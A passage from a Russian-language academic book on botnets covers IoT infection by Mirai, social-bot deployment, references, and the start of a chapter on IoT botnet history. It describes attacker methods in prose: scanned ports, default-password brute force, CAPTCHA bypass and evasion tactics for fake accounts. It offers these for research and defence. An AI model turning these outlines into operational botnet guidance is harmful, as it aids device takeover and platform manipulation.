Заражение начинается с перебора устройств со стандартными именами пользователей и паролями через удалённое соединение Telnet на открытых портах. Чаще всего используются TCP-порты 23, 2323, 7547, 5555, 23231, 37777, 6789, 22, 2222, 32 и 19058 [59]. Целями становятся и UDP-порты, особенно 37547, 137, 53413, 32124 и 28183 [60]. IP-адреса генерируются случайно. После успешного подключения бот закрывает открытые порты, мешая другим ботнетам захватить то же устройство. Стандартные и простые пароли, например 123456, жёстко записаны в сценариях. Вредоносная программа находится в оперативной памяти и исчезает после перезапуска или отключения питания. Однако администраторы не всегда могут позволить себе такой шаг: перезагрузка заражённых маршрутизаторов временно прерывает работу сети и может нарушить соглашение об уровне обслуживания (SLA) для высокодоступных сервисов.

Публикация исходного кода Mirai помогла исследователям понять поведение IoT-ботнетов. Многие обнаруженные сети действуют сходным образом, хотя отдельные варианты превосходят оригинальный Mirai по сложности. Бороться с их распространением помогают правила и политики, позволяющие обнаруживать и изолировать скомпрометированные устройства, в том числе

политики доступа, связи и использования [61]. Алгоритмы машинного обучения позволяют эффективнее выявлять заражённые устройства, уведомлять администраторов, автоматически отключать их от сети или блокировать. Например, N-BaloT применяет глубокое обучение для обнаружения аномалий сетевого трафика [62]. AutoBotCatcher опирается на общие сущности сообщества ботнета: поскольку разные боты взаимодействуют с одним C&C-сервером, он служит такой общей сущностью [58]. Выявляя сообщества ботнета, поставщики интернет-услуг и сетевые администраторы могут с помощью AutoBotCatcher исследовать подозрительные устройства. К эффективным профилактическим мерам также относятся шифрование памяти и данных IoT-устройств, простая автоматическая смена заводских паролей, ограничение доступа к портам и своевременное обновление встроенного ПО [63].

1.7 Социальные ботнеты

Социальные боты — автономные программы, действующие в социальных сетях, таких как Facebook и Twitter. Они имитируют реальных пользователей: публикуют комментарии и записи, повторяют чужие сообщения, отправляют и принимают запросы на добавление в друзья, подписываются на другие учётные записи и выполняют сходные действия. У них есть три основные цели. Первая — проводить кампании по продвижению определённых мнений и идей, делая выбранные темы популярными. Вторая — собирать данные, особенно личные сведения пользователей, которые становятся доступны после принятия запроса от бота. Третья — изменять структуру графа социальной сети, создавая в нём ложные или вводящие в заблуждение закономерности. Бошмаф и соавторы экспериментально показали уязвимость Facebook к социальным ботам [64]. Фрейтас и соавторы провели аналогичные эксперименты в Twitter и продемонстрировали возможность внедрения ботов в эту сеть [65].

1.7.1 Принцип работы

Разработчики социальных ботов обычно внедряют их в сети следующим образом.

1. Автоматически создают адреса электронной почты, необходимые большинству социальных сетей для подтверждения регистрации. Для этого выбирают почтовые службы, разрешающие заводить неограниченное количество учётных записей; иногда злоумышленники регистрируют их вручную.
2. Преодолевают CAPTCHA, с помощью которой большинство социальных сетей проверяет пользователей. Чтобы автоматизировать массовое внедрение, применяют распознавание сценариев и символов, задействуют ботнеты, перекладывающие решение CAPTCHA на пользователей, либо пользуются дешёвыми платными сервисами распознавания [64, 66, 67].
3. Заполняют профиль, указывая должность и добавляя фотографию. Убедительная профессиональная биография привлекает пользователей, но наибольшее влияние оказывает привлекательное изображение [64]. Женские профили успешнее мужских при первоначальном внедрении, однако при большом числе друзей запросы от тех и других принимают примерно одинаково часто.

Чтобы избежать обнаружения, разработчики вносят случайность в публикации, запросы, ответные подписки и другие действия ботов. Такой подход использовался, например, Заком Коберном и Греггом Маррой в проекте Realboy [68].

Некоторые средства защиты создают в социальных сетях приманки для злоумышленников: генерируют искусственные профили, наблюдают за ними и анализируют связанную активность [69].

Специально собранные наборы данных помогают разрабатывать интеллектуальные методы обнаружения социальных ботов по аномальному поведению [70]. Для их выявления и изоляции уже применяются машинное обучение, классификация и искусственный интеллект [71–73], однако для распознавания нетривиального поведения по-прежнему нужны более устойчивые и сложные подходы.

1.8 Заключение

Ботнеты относятся к главным угрозам современного Интернета. За последние годы значительно усложнились их архитектура, виды и характер атак. Стремительный рост Интернета способствовал появлению нового поколения ботнетов, эксплуатирующих уязвимости новых протоколов, приложений и устройств. Масштаб атак также увеличился. Традиционно ботнеты использовались для DDoS, спам-кампаний, мошенничества с рекламными переходами и кражи персональных данных. Позднее к этому добавились распространение вредоносных программ, сети быстрой смены адресов, кампании в социальных сетях и майнинг цифровых валют. За последние пятнадцать лет исследователи проделали значительную работу по описанию и обнаружению ботнетов.

В этой главе подробно рассмотрены ботнеты и их основные характеристики. Сначала были описаны этапы жизненного цикла, размер, географическое распределение и пространственно-временная корреляция. Сила и устойчивость ботнета зависят от реализации его C&C-канала. В качестве двух основных топологий связи рассмотрены централизованные и P2P-архитектуры, применяемые в традиционных компьютерных, мобильных, социальных и IoT-ботнетах. Для каждого типа выделены характерные свойства и способы построения C&C. Будущие исследования, вероятно, сосредоточатся на эффективном обнаружении новых разновидностей ботнетов и их всё более скрытных и устойчивых каналов управления.

Литература

- [1] Moheeb Abu Rajab, Jay Zarfoss, Fabian Monroe, and Andreas Terzis. A multi-faceted approach to understanding the botnet phenomenon. In *Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement, IMC '06*, pages 41-52, New York, NY, USA, 2006. ACM.
- [2] T. Holz. A short visit to the bot zoo [malicious bots software]. *IEEE Security Privacy*, 3(3):76-79, May 2005.
- [3] D. Geer. Malicious bots threaten network security. *Computer*, 38(1):18-20, Jan 2005.
- [4] B. McCarty. Botnets: Big and bigger. *IEEE Security Privacy*, 99(4):87-90, Jul 2003.
- [5] G. P. Schaffer. Worms and viruses and botnets, oh my! rational responses to emerging internet threats. *IEEE Security Privacy*, 4(3):52-58, May 2006.
- [6] Keman Huang, Michael Siegel, and Stuart Madnick. Systematically understanding the cyber attack business: A survey. *ACM Computing Surveys*, 51(4):1-70:36, Jul 2018.
- [7] Europol and NATO Strategic Directions South NSDS. In *Internet Organised Crime Threat Assessment (IOCTA 2017)*. European Union Agency for Law Enforcement Cooperation (Europol), 2017.
- [8] Ayesha Binte Ashfaq, Zainab Abaid, Maliha Ismail, Muhammad Umar Aslam, Affan A Syed, and Syed Ali Khayam. Diagnosing bot infections using bayesian inference. *Journal of Computer Virology and Hacking Techniques*, 14(1):21-28, 2018.

- [9] Shui Yu, Guofei Gu, Ahmed Barnawi, Song Guo, and Ivan Stojmenovic. Malware propagation in large-scale networks. *IEEE Transactions on Knowledge and Data Engineering*, 27(1):170-179, 2015.
- [10] Terry Nelms, Roberto Perdisci, Manos Antonakakis, and Mustaque Ahamad. Towards measuring and mitigating social engineering software download attacks. In *USENIX Security Symposium*, pages 773-789, 2016.
- [11] Francois Mouton, Louise Leenen, and Hein S. Venter. Social engineering attack examples, templates and scenarios. *Computers & Security*, 59:186-209, 2016.
- [12] Amir Javed, Pete Burnap, and Omer Rana. Prediction of drive-by download attacks on twitter. *Information Processing & Management*, 2018.
- [13] Antonio Nappa, M. Zubair Rafique, and Juan Caballero. The malicia dataset: Identification and analysis of drive-by download operations. *International Journal of Information Security*, 14(1):15-33, 2015.
- [14] Guofei Gu, Junjie Zhang, and Wenke Lee. Botsniffer: Detecting botnet command and control channels in network traffic. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS '08)*, Feb 2008.
- [15] An Wang, Wentao Chang, Songqing Chen, and Aziz Mohaisen. Delving into internet ddos attacks by botnets: Characterization and analysis. *IEEE/ACM Transactions on Networking*, 26(6): 2843-2855, 2018.
- [16] Aditya K Sood, Sherali Zeadally, and Richard J Enbody. An empirical study of http-based financial botnets. *IEEE Transactions on Dependable and Secure Computing*, 13(2):236-251, 2016.
- [17] Son Dinh, Taher Azeb, Francis Fortin, Djedjiga Mouheb, and Mourad Debbabi. Spam campaign detection, analysis, and investigation. *Digital Investigation*, 12:S12-S21, 2015.
- [18] Paul Barford and Vinod Yegneswaran. An inside look at botnets. In Mihai Christodorescu, Somesh Jha, Douglas Maughan, Dawn Song, and Cliff Wang, editors, *Malware Detection*, pages 171-191, Boston, MA, 2007. Springer US.
- [19] Anirudh Ramachandran and Nick Feamster. Understanding the network-level behavior of spammers. *SIGCOMM Computer Communication Review*, 36(4):291-302, Aug 2006.
- [20] Expert: Botnets no. 1 emerging internet threat. www.cnn.com/2006/tech/internet/01/31/furst, Access Date: January 2019.
- [21] Evan Cooke, Farnam Jahanian, and Danny McPherson. The zombie roundup: Understanding, detecting, and disrupting botnets. In *Proceedings of the Steps to Reducing Unwanted Traffic on the Internet on Steps to Reducing Unwanted Traffic on the Internet Workshop, SRUTI '05*, pages 6-6, Berkeley, CA, USA, 2005. USENIX Association.
- [22] M. Patrick Collins, Timothy J. Shimeall, Sidney Faber, Jeff Janies, Rhiannon Weaver, Markus De Shon, and Joseph Kadane. Using uncleanliness to predict future botnet addresses. In *Proceedings of the 7th ACM SIGCOMM Conference on Internet Measurement, IMC '07*, pages 93-104, New York, NY, USA, 2007. ACM.
- [23] Z. Chen, C. Ji, and P. Barford. Spatial-temporal characteristics of internet malicious sources. In *IEEE INFOCOM 2008 - The 27th Conference on Computer Communications*, pages 2306-2314, Apr 2008.
- [24] D. Dagon, G. Gu, C. P. Lee, and W. Lee. A taxonomy of botnet structures. In *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*, pages 325-339, Dec 2007.
- [25] Moheeb Abu Rajab, Jay Zarfoss, Fabian Monroe, and Andreas Terzis. My botnet is bigger than yours (maybe, better than yours): Why size estimates remain challenging. In *Proceedings of the First Conference on First Workshop on Hot Topics in Understanding Botnets, HotBots '07*, pages 5-5, Berkeley, CA, USA, 2007. USENIX Association.

- [26] David Dagon, Cliff Zou, and Wenke Lee. Modeling botnet propagation using time zones. In Proceedings of the 13th Network and Distributed System Security Symposium NDSS, 2006.
- [27] C. C. Zou and R. Cunningham. Honeypot-aware advanced botnet construction and maintenance. In International Conference on Dependable Systems and Networks (DSN'06), pages 199-208, Jun 2006.
- [28] Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. Zmap: Fast internet-wide scanning and its security applications. In Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13), pages 605-620, Washington, DC, 2013. USENIX.
- [29] F. Soldo, K. El Defrawy, A. Markopoulou, B. Krishnamurthy, and J. van der Merwe. Filtering sources of unwanted traffic. In 2008 Information Theory and Applications Workshop, pages 199-208, Jan 2008.
- [30] Zisis Tsiatsikas, Marios Anagnostopoulos, Georgios Kambourakis, Sozon Lambrou, and Dimitris Geneiatakis. Hidden in plain sight. sdp-based covert channel for botnet communication. In International Conference on Trust and Privacy in Digital Business, pages 48-59, 2015. Springer.
- [31] Zisis Tsiatsikas, Georgios Kambourakis, Dimitris Geneiatakis, and Hua Wang. The devil is in the detail: Sdp-driven malformed message attacks and mitigation in sip ecosystems. IEEE Access, 7:2401-2417, 2019.
- [32] K. Singh, A. Srivastava, J. Giffin, and W. Lee. Evaluating emails feasibility for botnet command and control. In 2008 IEEE International Conference on Dependable Systems and Networks With FTCS and DCC (DSN), pages 376-385, Jun 2008.
- [33] J. Zhang, R. Perdisci, W. Lee, X. Luo, and U. Sarfraz. Building a scalable system for stealthy p2p-botnet detection. IEEE Transactions on Information Forensics and Security, 9(1):27-38, Jan 2014.
- [34] Babak Rahbarinia, Roberto Perdisci, Andrea Lanzi, and Kang Li. Peerrush: Mining for unwanted p2p traffic. Journal of Information Security and Applications, 19(3):194-208, 2014.
- [35] Rafael A. Rodriguez-Gmez, Gabriel Maci-Fernandez, Pedro Garca-Teodoro, Moritz Steiner, and Davide Balzarotti. Resource monitoring for the detection of parasite p2p botnets. Computer Networks, 70:302-311, 2014.
- [36] Christian Rossow, Dennis Andriesse, Tillmann Werner, Brett Stone-Gross, Daniel Plohmann, Christian J. Dietrich, and Herbert Bos. P2PWNET: Modeling and Evaluating the Resilience of Peer-to-Peer Botnets. In Proceedings of the 34th IEEE Symposium on Security and Privacy (S&P), San Francisco, CA, May 2013.
- [37] Thorsten Holz, Moritz Steiner, Frederic Dahl, Ernst Biersack, and Felix C Freiling. Measurements and mitigation of peer-to-peer-based botnets: A case study on storm worm. LEET, 8(1):1-9, 2008.
- [38] Nicolas Falliere. Sality: Story of a peer-to-peer viral network. Rapport technique, Symantec Corporation, 32, 2011.
- [39] Joan Calvet, Carlton R Davis, and Pierre-Marc Bureau. Malware authors don't learn, and that's good! In 2009 4th International Conference on Malicious and Unwanted Software (MALWARE), pages 88-97, 2009, IEEE.
- [40] Max Kerkers, Jose Jair Santanna, and Anna Sperotto. Characterisation of the keliho. b botnet. In IFIP International Conference on Autonomous Infrastructure, Management and Security, pages 79-91, 2014, Springer.
- [41] Daniel Plohmann and Elmar Gerhards-Padilla. Case study of the miner botnet. In 2012 4th International Conference on Cyber Conflict (CYCON), pages 1-16, 2012, IEEE.
- [42] Hamad Binsalleeh, Thomas Ormerod, Amine Boukhtouta, Prosenjit Sinha, Amr Youssef, Mourad Debbabi, and Lingyu Wang. On the analysis of the zeus botnet crimeware toolkit. In 2010 Eighth Annual International Conference on Privacy Security and Trust (PST), pages 31-38, 2010, IEEE.

- [43] The zeroaccess rootkit. <https://nakedsecurity.sophos.com/zeroaccess/>, Access Date: January 2019.
- [44] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15(5):455-473, Oct 2016.
- [45] Jos Martins, Catarina Costa, Tiago Oliveira, Ramiro Goncalves, and Frederico Branco. How smartphone advertising influences consumers' purchase intention. *Journal of Business Research*, 94:378-387, 2019.
- [46] Axelle Apvrille. Symbian worm yxes: Towards mobile botnets? *Journal in Computer Virology*, 8(4):117-131, Nov 2012.
- [47] Phillip Porras, Hassen Saldi, and Vinod Yegneswaran. An analysis of the ikee.b iphone botnet. In Andreas U. Schmidt, Giovanni Russello, Antonio Lioy, Neeli R. Prasad, and Shiguo Lian, editors, *Security and Privacy in Mobile Information and Communication Systems*, pages 141-152, Berlin, Heidelberg, 2010. Springer Berlin Heidelberg.
- [48] X. Wei, L. Gomez, I. Neamtiu, and M. Faloutsos. Malicious android applications in the enterprise: What do they do and how do we fix it? In *2012 IEEE 28th International Conference on Data Engineering Workshops*, pages 251-254, Apr 2012.
- [49] N. Etaher, G. R. S. Weir, and M. Alazab. From zeus to zitmo: Trends in banking malware. In *2015 IEEE Trustcom/BigDataSE/ISPA*, volume 1, pages 1386-1391, Aug 2015.
- [50] Y. Zhou and X. Jiang. An analysis of the anserverbot trojan. technical report, 2011.
- [51] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilitis, and David KY Yau. Botnet command and control architectures revisited: Tor hidden services and fluxing. In *International Conference on Web Information Systems Engineering*, pages 517-527, 2017, Springer.
- [52] Yuanyuan Zeng, Kang G. Shin, and Xin Hu. Design of sms commanded-and-controlled and p2p-structured mobile botnets. In *Proceedings of the Fifth ACM Conference on Security and Privacy in Wireless and Mobile Networks, WISEC '12*, pages 137-148, New York, NY, USA, 2012. ACM.
- [53] Shuang Zhao, Patrick P. C. Lee, John C. S. Lui, Xiaohong Guan, Xiaobo Ma, and Jing Tao. Cloud-based push-styled mobile botnets: A case study of exploiting the cloud to device messaging service. In *Proceedings of the 28th Annual Computer Security Applications Conference, ACSAC '12*, pages 119-128, New York, NY, USA, 2012. ACM.
- [54] Jakub Kroustek, Vladislav Iliushin, Anna Shirokova, Jan Neduchal, and Martin Hron. Torii botnet - not another mirai variant. url: <https://blog.avast.com/new-torii-botnet-threat-research>, Access Date: January 2019.
- [55] C. Koliass, G. Kambourakis, A. Stavrou, and J. Voas. Ddos in the iot: Mirai and other botnets. *Computer*, 50(7):80-84, 2017.
- [56] B. Krebs. Krebsonsecurity hit with record ddos. url: <https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/>, Access Date: January 2019.
- [57] Manos Antonakakis, Tim April, Michael Bailey, Matthew Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the mirai botnet. In *Proceedings of the 26th USENIX Conference on Security Symposium, SEC'17*, pages 1093-1110, Berkeley, CA, USA, 2017. USENIX Association.
- [58] Gokhan Sagirlar, Barbara Carminati, and Elena Ferrari. Autobotcatcher: Blockchain-based p2p botnet detection for the internet of things. *2018 IEEE 4th International Conference on Collaboration and Internet Computing (CIC)*, pages 1-8, 2018.

- [59] G. Kambourakis, C. Kolias, and A. Stavrou. The mirai botnet and the iot zombie armies. In MILCOM 2017-2017 IEEE Military Communications Conference (MILCOM), pages 267-272, Oct 2017.
- [60] S. Torabi, E. Bou-Harb, C. Assi, M. Galluscio, A. Boukhtouta, and M. Debbabi. Inferring, characterizing, and investigating internet-scale malicious iot device activities: A network telescope perspective. In 2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), pages 562-573, Jun 2018.
- [61] S. M. Sajjad and M. Yousaf. Ucam: Usage, communication and access monitoring based detection system for iot botnets. In 2018 17th IEEE International Conference On Trust, Security and Privacy In Computing And Communications/12th IEEE International Conference On Big Data Science and Engineering (TrustCom/BigDataSE), pages 1547-1550, Aug 2018.
- [62] Yair Meidan, Michael Bohadana, Yael Mathov, Yisroel Mirsky, Asaf Shabtai, Dominik Breitenbacher, and Yuval Elovici. N-baiotnetwork-based detection of iot botnet attacks using deep autoencoders. IEEE Pervasive Computing, 17:12-22, 2018.
- [63] O. Shwartz, Y. Mathov, M. Bohadana, Y. Oren, and Y. Elovici. Reverse engineering iot devices: Effective techniques and methods. IEEE Internet of Things Journal, 5(6):4965-4976, 2018.
- [64] Yazan Boshmaf, Ildar Muslukhov, Konstantin Beznosov, and Matei Ripeanu. The socialbot network: When bots socialize for fame and money. In Proceedings of the 27th Annual Computer Security Applications Conference, ACSAC '11, pages 93-102, New York, NY, USA, 2011. ACM.
- [65] C. Freitas, F. Benevenuto, S. Ghosh, and A. Veloso. Reverse engineering social-bot infiltration strategies in twitter. In 2015 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining (ASONAM), pages 25-32, Aug 2015.
- [66] Leyla Bilge, Thorsten Strufe, Davide Balzarotti, and Engin Kirda. All your contacts are belong to us: Automated identity theft attacks on social networks. In Proceedings of the 18th International Conference on World Wide Web, WWW '09, pages 551-560, New York, NY, USA, 2009. ACM.
- [67] Marti Motoyama, Kirill Levchenko, Chris Kanich, Damon McCoy, Geoffrey M. Voelker, and Stefan Savage. Re: Captchas-understanding captcha-solving services in an economic context. In USENIX Security Symposium, 2010.
- [68] Zack Coburn and Greg Marra. Realboy: Believable twitter bots. <http://ca.olin.edu/2008/realboy/index.html>, Access Date: January 2019.
- [69] A. Paradise, A. Shabtai, R. Puzis, A. Elyashar, Y. Elovici, M. Roshandel, and C. Peylo. Creation and management of social network honeypots for detecting targeted cyber attacks. IEEE Transactions on Computational Social Systems, 4(3):65-79, Sep 2017.
- [70] C. Pacheco, A. Garcia, R. Machado, and R. Salles. Building reference datasets to support socialbots detection. In 2018 Workshop on Metrology for Industry 4.0 and IoT, pages 198-202, Apr 2018.
- [71] Chiyu Cai, Linjing Li, and Daniel Zeng. Detecting social bots by jointly modeling deep behavior and content information. In Proceedings of the 2017 ACM on Conference on Information and Knowledge Management, CIKM '17, pages 1995-1998, New York, NY, USA, 2017. ACM.
- [72] Zhi Yang, Christo Wilson, Xiao Wang, Tingting Gao, Ben Y. Zhao, and Yafei Dai. Uncovering social network sybils in the wild. ACM Trans. Knowl. Discov. Data, 8(1):2:1-2:29, Feb 2014.
- [73] Xianchao Zhang, Haijun Bai, and Wenxin Liang. A social spam detection framework via semi-supervised learning. In Revised Selected Papers of the PAKDD 2016 Workshops on Trends and Applications in Knowledge Discovery and Data Mining - Volume 9794, pages 214-226, Berlin, Heidelberg, 2016. Springer-Verlag.

Глава 2. IoT-ботнеты: пройденный путь и перспективы

Pascal Geenens

Radware, Inc.

2.1 Введение

Широкое внимание к IoT-ботнетам привлекли атаки Mirai в октябре 2016 года. Всего за несколько недель KrebsOnSecurity.com^[1], OVH^[2] и Dyn^[3] стали жертвами рекордных распределённых атак типа «отказ в обслуживании» (DDoS). Мощность атаки, временно парализовавшей KrebsOnSecurity.com, превысила 600 Гбит/с [1], что на тот момент было одним из крупнейших зафиксированных значений. Последствия атаки на Dyn ощутили многочисленные пользователи в Европе и Северной Америке: оказались затронуты Airbnb, GitHub, Amazon, CNN, Twitter, Slack, PlayStation Network, Xbox Live и другие крупные платформы. Между атаками на OVH и Dyn исходный код Mirai опубликовали на HackForums, откуда он быстро распространился на более доступные площадки, включая GitHub. Вскоре появились статьи и видеоролики на YouTube с подробными инструкциями по сборке и развёртыванию Mirai. Злоумышленники получили простое в использовании средство массового поражения, которое можно было свободно совершенствовать и расширять.

После атак Mirai 2016 года IoT-ботнеты значительно эволюционировали. Изначально Mirai создавался как эффективный инструмент для DDoS-атак. Позднее в IoT-ботах появились новые эксплойты, главным образом для опережения конкурирующих семейств, хотя способы сканирования, командования и управления (C2), векторы атак и вредоносная нагрузка часто оставались прежними.

К концу 2017 года вредоносные программы IoT, сохранив прежние векторы эксплуатации, получили новые возможности: майнинг криптовалют, анонимизирующие прокси, кражу данных, руткиты и механизмы самоуничтожения. Прокси использовались для сокрытия целевых атак, спам-кампаний и мошенничества с рекламными переходами. Сложность вредоносного ПО резко возросла, когда к борьбе за бесплатные распределённые вычислительные ресурсы присоединились организованные хакерские группы. Обнаруженную Cisco Talos в 2018 году программу VPNFilter [2] связали с поддерживаемой российским государством киберпреступной группой [3]. VPNFilter стала поворотной точкой по сложности, способности закрепляться и уклоняться от обнаружения. Ранее вредоносное ПО IoT оставалось относительно примитивным, обладало лишь простейшими средствами уклонения, почти не скрывало C2-обмен и слабо защищало управляющую инфраструктуру.

Хотя Mirai получил наибольшую известность, он был не первым вредоносным ПО для IoT. Ещё в декабре 2013 года исследователь наблюдал сотни тысяч спам-писем от ботнета из ста тысяч взломанных бытовых устройств [4]. Большая часть почты исходила от маршрутизаторов и сетевых хранилищ, но среди источников встречались мультимедийные центры, интеллектуальные телевизоры и по меньшей мере один холодильник. Proofpoint ввела термины «бот вещей» и «ботнет вещей» для обозначения таких сетей. В марте 2014 года ботнет из более чем 900 камер видеонаблюдения провёл DDoS-атаку [5]. Все устройства работали под управлением встраиваемой Linux с BusyBox. Вредоносная программа представляла собой ELF-файл для ARM и вариант BASHLITE, известного также как Gafgyt. Он сканировал устройства с BusyBox и искал службы Telnet и SSH со слабыми учётными данными, а этот вариант умел также проводить DoS-атаки с HTTP

GET-флудом. Однако BASHLITE был не первым: ещё в 2012 году Lightaidra распространялся через Telnet перебором паролей, поддерживал MIPS, ARM и PPC и проводил DDoS. В 2015–2016 годах обнаружили другие программы Linux для DDoS: Elknot/BillGates, XOR.DDoS, LUABOT, Remaiten, NewAidra/IRCTelnet и Mirai. Они совершенствовали или объединяли код прежних семейств, заимствуя сканирование, эксплуатацию, C2-протоколы и поддержку архитектур. В сентябре 2015 года ФБР и Министерство внутренней безопасности США предупредили о возможностях IoT для киберпреступности [6]. Тем не менее в июне 2016 года ботнет из 25 000 камер атаковал интернет-магазин ювелирных изделий [7], а через несколько месяцев Mirai подчинил сотни тысяч устройств и провёл критические DDoS-атаки на DNS-провайдера Dyn.

С этого момента стали наблюдаться всё более творческие и сложные IoT-ботнеты. Ниже приведён неисчерпывающий список, иллюстрирующий IoT-ботнеты, которые представляют вехи в росте сложности IoT-ботнетов:

- Hide N' Seek (HNS) одним из первых попытался сохраняться после перезагрузки — нетривиальная возможность с учётом разнообразия устройств. Для C2-обмена HNS использовал собственный одноранговый протокол.
- Satori неоднократно возвращался в новых формах и вызывал волны заражений, меняя векторы проникновения. Он эксплуатировал распространённые уязвимости IoT и добавлял новые, например уязвимость Android Debug Bridge. Основной нагрузкой был майнер криптовалют; DDoS-атаки Satori не проводил. По сути, автор экспериментировал с векторами эксплуатации и настраивал их. Подростком двигало желание прославиться среди сверстников, а доход от майнинга служил приятным дополнением.
- OMG [8] устанавливал на боты компактный прокси-сервер с открытым исходным кодом и превращал чужие устройства в анонимизирующую сеть.
- VPNFilter [2] главным образом атаковал маршрутизаторы и модемы на территории Украины. Его вредоносная нагрузка проксировала интернет-трафик жертв и сканировала трафик Modbus в локальной сети. Предположительно это поддерживаемый государством ботнет со сложной многоэтапной схемой заражения, многочисленными средствами уклонения и защитой C2-инфраструктуры от отключения.

За несколько дней до атаки Mirai на Dyn исследователи Rapidity Networks обнаружили гораздо более сложный конкурирующий IoT-ботнет и назвали его Hajime [9] — «начало» по-японски, в противопоставление имени Mirai, означающему «будущее». Hajime использует распределённый одноранговый протокол поверх BitTorrent, ежедневно меняет информационные хеши и шифрует обмен с помощью RC4 и пары ключей. Он способен обновляться и расширять возможности подключаемыми модулями. Предположительно Hajime задумывался как проект «белых шляп», защищающий уязвимые IoT-устройства от вредоносных ботнетов. Это обозначило наступление эпохи, когда защитные ботнеты могли бы своеобразно «вакцинировать» Интернет от распространения вредоносных сетей через уязвимые устройства. Сходную цель преследовал BrickerBot [10] — самосудный ботнет, пытавшийся очистить Интернет от уязвимых IoT-устройств. Его сторожевые узлы наблюдали за заражёнными системами, пытавшимися скомпрометировать один из ботов, после чего BrickerBot отвечал разрушительной атакой постоянного отказа в обслуживании (PDoS). Это был первый полностью автономный и децентрализованный IoT-ботнет: для проведения атак ему не требовалось участие человека, а каждый бот действовал независимо от остальных.

Атака постоянного отказа в обслуживании (PDoS) повреждает систему настолько, что для восстановления требуется заменить оборудование либо заново установить программное или встроенное обеспечение. В отличие от DDoS, которая делает службу недоступной лишь на время атаки, последствия PDoS носят долговременный характер (см. рисунок 2.1).




Рисунок 2.1. Сравнение PDoS и DDoS.

Октябрь 2016 года стал поворотной точкой: Mirai бесплатно предоставил простое разрушительное оружие любому, кто мог его использовать и совершенствовать. Размеры ботнетов в первые месяцы поражали, но с ростом конкуренции за уязвимые IoT-ресурсы сети начали дробиться. Отдельные ботнеты уменьшались, однако их общее число и количество потенциальных угроз росли. Уже захваченные устройства перехватывали новые, более сложные варианты, сокращая среднюю продолжительность жизни конкретного ботнета. Общий риск при этом не уменьшился: нескольких тысяч IoT-устройств недостаточно для катастрофы интернет-масштаба, подобной атаке на Dyn, но вполне достаточно, чтобы вывести из строя большинство интернет-компаний.

Оставшаяся часть главы объясняет внутренние механизмы IoT-ботнетов, причины появления их характерных свойств, ход эволюции и, самое главное, способность процветать благодаря слабой защите подключённых устройств. Материал иллюстрируется известными реальными ботнетами. Где возможно, используются фрагменты настоящего исходного кода, позволяющие заглянуть за кулисы работы их авторов. Изложение начинается с ранних и относительно простых Kaiten и Qbot, затем переходит к Mirai и двум ботнетам «серых шляп» — Hajime и BrickerBot — и завершается одним из самых сложных обнаруженных образцов, VPNFilter. Но прежде чем разбирать внутреннее устройство, необходимо понять экосистему IoT-ботнетов и факторы, которые её питают.

2.2 Поверхность атаки IoT

IoT-ботнеты процветают благодаря нынешнему состоянию защиты подключённых устройств — точнее, её отсутствию [11, 12]. Ландшафт Интернета вещей служит для них естественным полем деятельности. Некоторые распространённые протоколы IoT и их реализации производителями предоставляют простые векторы атак, которые легко автоматизировать и масштабировать. Понимание поверхности атаки позволяет оценить потенциал таких ботнетов и причины, по которым эта среда настолько привлекательна для злоумышленников.

Ландшафт IoT огромен и разнообразен, но лишь часть его действительно интересует ботнеты. Большинство известных образцов, если не все, атакуют устройства под управлением той или иной разновидности Linux. Чаще всего это встраиваемая Linux-система с BusyBox, но встречаются и устройства Android, например телевизионные приставки и медиапроигрыватели. Общая основа Linux и Android создаёт удобную платформу для ботов. Linux хорошо изучен, доступен всем и поддерживает множество архитектур, включая x86-32, x86-64, ARM, MIPS, Motorola 68000, SPARC, PowerPC и SuperH. Разработчикам доступны инструменты и средства кросс-компиляции, позволяющие собирать из одного исходного кода вредоносные программы для разных устройств и архитектур. То же относится и к Android.

Интернет вещей не ограничивается устройствами Linux. Для проприетарных систем и однопоточных микропроцессорных архитектур известно множество уязвимостей, однако они чаще становятся объектами вымогательства и целевых атак, чем частью крупного ботнета. Закрытые

фирменные комплекты разработки доступны не всем, а затраты на их приобретение и изучение особенностей платформы снижают выгоду случайных массовых атак. Поэтому такие устройства редко становятся целями IoT-ботнетов в привычном понимании, хотя угрозы для них, безусловно, существуют. Организованные преступные группы атакуют их при операциях против конкретных людей и отраслей, а также заражают программами-вымогателями.

